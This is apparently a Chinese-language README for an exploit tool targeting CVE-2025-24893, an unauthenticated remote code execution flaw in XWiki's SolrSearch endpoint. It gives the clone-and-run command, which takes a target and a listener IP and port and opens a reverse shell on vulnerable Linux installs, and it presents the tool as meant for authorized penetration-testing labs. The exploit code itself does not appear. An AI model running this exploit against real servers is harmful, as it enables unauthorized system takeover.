XWiki Platform 是一个通用维基平台,为构建在其上的应用程序提供运行时服务。由于 SolrSearch 端点存在漏洞,未经身份验证的用户可以实现任意远程代码执行。该漏洞影响整个 XWiki 安装的机密性、完整性和可用性。
CVE: CVE-2025-24893

漏洞利用的演示如下:

要使用此漏洞利用,请按照以下步骤操作:
git clone https://github.com/yourusername/CVE-2025-24893.gitcd CVE-2025-24893pip install requests./CVE-2025-24893_linux-xwiki-exploit.py -t http(s)://[target]:(port) -l [Listener IP] -p [Listener PORT] [-hp [Local HTTP PORT]]
此漏洞利用演示了 CVE-2025-24893 中描述的远程代码执行漏洞,并允许未经身份验证的用户在基于 Linux 的易受攻击 XWiki 安装上获得反向 shell。
我最初开发此工具用于培训环境,例如 OSCP 备考实验室和 Hack The Box,在这些环境中我希望有一种简单可靠的方法来复现该漏洞。由于现有工具无法满足我的要求,我决定自己创建一个。
尽管 CVE-2025-24893 早已在受支持的 XWiki 版本中被修补,但此漏洞利用只应用于您拥有或明确授权测试的系统。
作者对任何滥用此软件的行为或因使用此软件而造成的任何损害概不负责。
此工具仅用于教育目的和授权的安全评估。
请仅将其用于您拥有或明确授权测试的系统。作者不对任何滥用此软件的行为或因使用此软件而造成的任何损害承担责任。
欢迎贡献。
如果您遇到错误、有改进建议,或希望添加对其他载荷、平台或功能的支持,请随时提出问题或提交拉取请求。
我们非常感谢建设性的反馈、测试报告和代码贡献。